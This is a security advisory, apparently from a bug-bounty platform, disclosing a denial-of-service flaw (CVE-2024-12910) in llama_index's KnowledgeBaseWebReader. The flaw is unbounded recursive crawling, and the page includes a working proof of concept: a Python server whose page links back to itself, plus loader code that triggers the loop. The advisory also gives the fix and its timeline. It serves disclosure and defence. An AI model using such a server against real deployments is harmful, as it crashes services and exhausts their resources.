

Denial of Service(DOS) in KnowledgeBaseWebReader in run-llama/llama_index

✓ Valid

Reported on Oct 28th 2024

Target

Target

Description

`KnowledgeBaseWebReader` class recursively calls `get_article_urls` method. If the attacker can control a url variable to contain the root URL, it can lead to infinite recursive calls involving the same root URL repeatedly. This would cause a Denial of Service (DoS) scenario, where the program continually loops without termination, exhausting system resources and potentially crashing the application.

Root Cause

```
def get_article_urls(
    self, browser: Any, root_url: str, current_url: str
) -> List[str]:
    page = browser.new_page(ignore_https_errors=True)
    page.set_default_timeout(60000)
    page.goto(current_url, wait_until="domcontentloaded")

    # If this is a leaf node aka article page, return itself
    if self.article_path in current_url:
        print("Found an article: ", current_url)
        page.close()
        return [current_url]

    # Otherwise crawl this page and find all the articles linked from it
    article_urls = []
    links = []

    for link_selector in self.link_selectors:
        ahrefs = page.query_selector_all(link_selector)
        links.extend(ahrefs)

    for link in links:
        url = root_url + page.evaluate("(node) => node.getAttribute('href')", 1)
        article_urls.extend(self.get_article_urls(browser, root_url, url))
```

```
page.close()

return article_urls
```

`get_article_urls` calls `get_article_urls` and there are not parameters such as `max_depth` that can prevent infinite recursive calls.

If page contains tags such as `<a class="article-link" href="/">`, then `get_article_urls` method calls `self.get_article_urls(browser, root_url, root_url+"/")`. That means a same function(`get_article_urls`) will be called recursively, potentially causing a denial of service.

Poc

```
# Make Malicious Article Url
from http.server import SimpleHTTPRequestHandler, HTTPServer

class InfiniteLoopHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(b"""
            <html>
                <body>
                    <h1>Test Article</h1>
                    <a class="article-link" href="/">Read more</a>
                </body>
            </html>
        """)

PORT = 1112
server_address = ("", PORT)
httpd = HTTPServer(server_address, InfiniteLoopHandler)

print(f"Serving on port {PORT}...")
httpd.serve_forever()
```

Make a server that occurs Dos.

```
from llama_index.readers.web.knowledge_base.base import KnowledgeBaseWebReader
link_selector = ["a.article-link"]
article_path = "/data"
root_url = "http://localhost:1112"
loader = KnowledgeBaseWebReader(root_url, link_selector, article_path)
loader.load_data()
```

Using the code above with `KnowledgeBaseWebReader` lead to a Denial of Service (DoS) issue.

Patch Recommendation

To avoid this, implementing a `max_depth` limit in `KnowledgeBaseWebReader` is crucial. Additionally, using a set to track visited URLs can prevent reprocessing the same URLs repeatedly.

Impact

This vulnerability can reach Python's maximum recursion depth through recursive function calls, consume resources, and ultimately terminate the Python process.

⚙️ We are processing your report and will contact the `run-llama/llama_index` team within 24 hours. a year ago

🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists a year ago



✅ **Massimiliano Pippi** validated this vulnerability a year ago

https://github.com/run-llama/llama_index/pull/17360

\$ **life-team2024** has been awarded the disclosure bounty ✅

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

🏆 **CVE-2024-12910** assigned to this report. a year ago



✅ **Massimiliano Pippi** marked this as fixed in `0.3.3` with commit `159ce4` a year ago

\$ **Massimiliano Pippi** has been awarded the fix bounty ✅

✉️ We have notified the `run-llama/llama_index` maintainers about this report in their weekly follow-up a year ago

⚠️ We have sent a warning to the `run-llama/llama_index` team to inform them that this report will be published in 48 hours a year ago

📢 This vulnerability has now been published a year ago

🏆 **CVE-2024-12910** has now been published 10 months ago

[Sign in](#) to join this conversation

CVE-2024-12910
Published

Vulnerability Type
CWE-674: Uncontrolled Recursion

Severity
Medium (4.2)

Attack vector	Physical
Attack complexity	High
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	High

[Open in visual CVSS calculator](#) 

Registry
Pypi

Affected Version
latest

Visibility
Public

Status
Fixed

Disclosure Bounty
\$125


Fix Bounty
\$31.25

Found by



life-team2024
[@life-team2024](#)
MIDDLEWEIGHT


Fixed by



Massimiliano Pippi
[@masci](#)
UNPROVEN




© 2024

[Privacy Policy](#)

[Terms of Service](#)

[Code of Conduct](#)

[Cookie Preferences](#)

[Contact Us](#)